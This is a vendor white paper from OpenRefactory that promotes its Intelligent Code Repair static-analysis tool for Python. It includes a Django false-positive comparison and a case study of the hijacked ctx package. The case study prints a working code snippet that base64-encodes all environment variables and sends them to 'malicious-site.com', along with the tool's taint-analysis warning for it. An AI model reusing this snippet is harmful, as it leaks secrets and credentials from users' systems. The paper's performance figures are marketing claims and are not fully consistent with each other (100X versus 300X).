2022

Intelligent Code Repair (iCR) for Python

Protecting From The Notorious Python Bugs

OpenRefactory Leadership Team

May 2022

Santa Clara, CA

Executive Summary

OpenRefactory is advancing software development by providing a sophisticated service called Intelligent Code Repair (iCR) to help programmers develop higher quality, more secure software in less time.

iCR for Python brings to the Python world the following **three benefits common to all iCR products**: (1) iCR detects bugs that other tools miss, (2) iCR does that with dramatically low false positives and (3) iCR synthesizes fixes automatically for a majority of the bugs that have been detected.

This white paper presents case studies about how these benefits protect the software development teams and unleashes them to operate at premium release velocity without compromising their security posture.

1. Problem With Detection Tools

Software developers make a lot of mistakes when they write code. Coralogix[1], the data logging company, studied developer productivity issues and found that on average a developer creates 70 bugs per 1,000 lines of code. Fifteen bugs per 1,000 lines of code find their way to the customers. 75% of a developer's time is spent on debugging.

Most of the budget in software development is spent on debugging. When debugging takes a lot fo time, deliveries are delayed.

There are automated tools to assist the bug detection process. But they are insufficient because the static application security testing tools generate a lot of false warnings. Typical bug detection tools generate a rate of over 70% false positives. For every 10 bugs detected by these tools, more than 7 are false warnings. Developers have to waste a lot of time triaging the bugs and finding which bugs to fix in the first place.

Typical bug detection tools also miss critical bugs. The root cause of the Heartbleed bug in the OpenSSL library, written in C, was in the codebase for over two years before it was exploited. The root cause of the Log4Shell vulnerability in Log4J library's Java code had been in the codebase for over eight years.

Developers do not set out to write buggy code, and what's more they hate fixing bugs. The compressed time frame under which they work is to blame. What is needed is a tool that enables developers to work as quickly and error free as possible, a tool that truly solves the problem of bug fixing. This would lead to two major positive outcomes: happier developers (key to retention in the face of fierce competition for talent) and a better product (more and better features; bug free).

[1] Coralogix Blog: "This is what your developers are doing 75% of the time, and this is the cost you pay"; https://coralogix.com/blog/this-is-what-your-developers-are-doing-75-of-the-time-and-this-is-the-cost-you-pay/

2. Intelligent Code Repair (iCR)

OpenRefactory's mission is to build a world of software we can trust. OpenRefactory is improving upon the way developers deal with bugs in software. OpenRefactory's Intelligent Code Repair (iCR) has **three key features**.

1. iCR detects bugs that other tools miss;
2. iCR detects bugs with 100X fewer false warnings;
3. iCR synthesizes a fix that can be readily applied for almost half of all detected problems.

iCR allows software developers to operate at premium release velocity without compromising the quality.

The core of the iCR service is the Analysis Engine, which incorporates a broad suite of behavior-enhancing refactorings. These are referred to as **Fixers**.

Each fixer addresses a specific class of security, reliability, or compliance problem:

1. **Security Fixers.** Each of these fixers targets a specific security problem to prevent attackers from taking control of the system, stealing data, and/or crashing applications. These will target the most important problems in each programming language, as described by the lists created by OWASP, SANS, etc. For example, a fixer for Python programs addresses cross-site scripting (XSS) issues that may allow an attacker to access or steal information.
2. **Reliability Fixers.** Each of these fixers targets a problem that causes an application to crash or slow down or hampers the user experience. For example, a fixer for Java programs addresses a resource leak problem that may allow an attacker to unexpectedly crash the application.
3. **Compliance Fixers.** Each of these fixers targets a compliance issue. Standards organizations such as CERT define guidelines to eliminate insecure coding practices. Some of these may be structural issues that involve code smell, while others may be associated with exploitable vulnerabilities. Compliance fixers address these issues to make the code more robust. For example, a fixer for Python programs may check whether the exception thrown in the Python code is done in a canonical way, e.g., user defined Exception classes should not be derived from BaseException, KeyboardInterrupt, SystemExit, or GeneratorExit classes.

3. iCR for Python

OpenRefactory's iCR for Python v2.0 was released during PyCon at Salt Lake City on April/May 2022.


iCR for Python v2.0 is a major version upgrade. It supports 68 fixers.

iCR can be operated either in a single-scan transactional mode or integrated into a regular CI/CD process. In either case, the sequence of operations is much the same.

One of the key principles in using iCR is the preservation of the privacy of the developer's source code. Most software companies would balk at allowing some kind of external access to their source code in order for it to be analyzed. Therefore, iCR is deployed on the developer's site and installed into safe Docker containers.

The diagram shows that iCR for Python has three key components.

iCR Navigator is the main component that the user interacts with. The **Analysis Engine** analyzes



code and generates fixes. The **Reviewer** helps the user review, approve/reject and apply the fixes.

Using the Navigator, a user directs the Analysis Engine to scan the source code of an application and initiates the Reviewer to examine the generated fixes and approve/reject them.

The source code to be analyzed can come from a version control system (VCS) available on the cloud or as an in-house service. All three of the major version control systems, namely, GitHub, GitLab, and Bitbucket are supported. Also source code available on the local file system may be scanned.

The most common deployment of iCR integrates with the Continuous Integration/ Continuous Deployment (CI/CD) pipeline. Integrating into the CI/CD workflow empowers the operations team to ensure that the code is routinely checked for errors and that developers are given the opportunity to review and correct those errors.

iCR may be integrated into the CI/CD workflows provided by Jenkins, GitHub and GitLab, three of the most popular workflow frameworks available. For example, iCR is integrated with Jenkins as a plugin, i.e., a script that inserted anywhere in the workflow.

Other custom workflows can also be supported on an as needed basis.

4. Finding Hard-To-Detect Bugs

iCR for Java and C have demonstrated the capability to report hard-to-find bugs. For example, iCR is the only tool able to detect the LDAP injection issue in the Log4J v2.0 library, which was the root cause behind the Log4Shell vulnerability.

A similar success story for a Python bug detection happened in May 2022.

On May 2022, a Reddit user posted that he spotted a new update to the *ctx* library in GitHub. According to the GitHub repo, the library is a “minimal but opinionated dict/object combo (like Bunch)”. The *ctx* module provides the *ctx* class which is a subclass of the Python ‘dict’ object. Like Bunch, the library allows dictionary search through attribute access notation. The last update for the library was made in December of 2014. But several versions of *ctx* had been uploaded in the past few days of the Reddit post.

The GitHub repo of the author of the *ctx* repository showed that no such updates were made. The package versions also looked suspicious. One was v0.1.2 which was the same version as the one that had been there since 2014. Then there had been two updates: one with version number 0.2.2 and another with version number 0.2.6. The version numbering appeared to be arbitrary and inconsistent.

What happened was a simple social engineering attack. The perpetrator noticed that the original maintainer’s domain name had expired. So, he registered the domain name on May 14, 2022. Then he created an email to initiate a password reset email in GitHub. This was trivial. At that point, the perpetrator could introduce the new package on GitHub.

```python
# Collect environment variables
# and send them to a malicious site.

import base64
from os import environ
import requests


def send_request():
    string = ""
    for _, value in environ.items():
        string += value + " "

    message_bytes = string.encode('ascii')
    base64_bytes = base64.b64encode(message_bytes)
    base64_message = base64_bytes.decode('ascii')

    response = requests.get("https://malicious-site.com/" + base64_message, timeout=600)
    return response
```

The new package (shown above) had a few lines of code that appeared suspicious. The code is packing all of the environment variables in a string, encoding it, and forwarding the encoded string in a GET message to a malicious website.

Five Python bug detection tools were used to see if they would detect the issue. This includes open source tools such as flake8, bandit, pysa, and a couple of commercially available tools. None of them detected the bug, but iCR did.

```
***************** OpenRefactory Warning *****************
Possible Sensitive Data Leakage!
Path:
    File: test.py, Line: 11
            PyCallExpression: environ.items
            Tainted information passed through a method invocation.
    File: test.py, Line: 12
            string += value + " "
            Variable string is assigned a tainted value.
    File: test.py, Line: 14
            message_bytes = string.encode('ascii')
            Variable message_bytes is assigned a tainted value which is passed through a method invocation.
    File: test.py, Line: 15
            base64_bytes = base64.b64encode(message_bytes)
            Variable base64_bytes is assigned a tainted value which is passed through a method invocation.
    File: test.py, Line: 16
            base64_message = base64_bytes.decode('ascii')
            Variable base64_message is assigned a tainted value which is passed through a method invocation.
    File: test.py, Line: 18
            response = requests.get("https://malicious-site.com/" + base64_message, timeout=600)
            Tainted information is used in a sink.
'''
response = requests.get("https://malicious-site.com/" + base64_message, timeout=600)
```

For another case study, iCR was run along with two commercial SAST tools and one open source SAST tool (bandit) on the same Python application.

The application that was chosen for this case study was the Django framework v4.0.3. Django is the most popular Python-based web framework developed as an open source application. It is a popular project with 63,700 stars on GitHub, 27,000 forks and 2,208 project contributors. It has 2128 Python files containing 438 KLoCs.

iCR identified 131 bugs, out of which there were 34 security bugs. The two commercial tools found 2 severe security bugs and 11 severe security bugs respectively. For the second tool, all 11 bugs were false positives. For the first tool, both bugs were also detected by iCR.

The open source tool found 2 severe security bugs with one false positive. iCR also detected that bug.

The critical bugs that were commonly detected were weak cryptography issues.

5. 300X Fewer False Positives


The more important result from the Django case study mentioned in the previous section is the amount of false warnings reported.

The diagram below compares the false warnings generated by the two commercial tools with the false warnings generated by iCR. iCR generated 15 false warnings out of the 131 bugs identified (11% FP). In contrast, commercial tool 1 generated 4,931 false warnings out of the 5,524 bugs identified (89% FP). Commercial tool 2 generated 4,140 false warnings out of the 4,613 bugs identified (90% FP).

iCR found 328X fewer false warnings than commercial tool 1 and 276X fewer false warnings than commercial tool 2.

6. Fixing Bugs Automatically

iCR fixed 68 bugs automatically (52% fix rate). It is the only SAST tool that is able to synthesize a fix that can be readily applied to source code.



7. Conclusion

iCR fixes the key problems of current SAST tools. In future, OpenRefactory will improve upon the fix rate even more. For more info, contact info@openrefactory.com.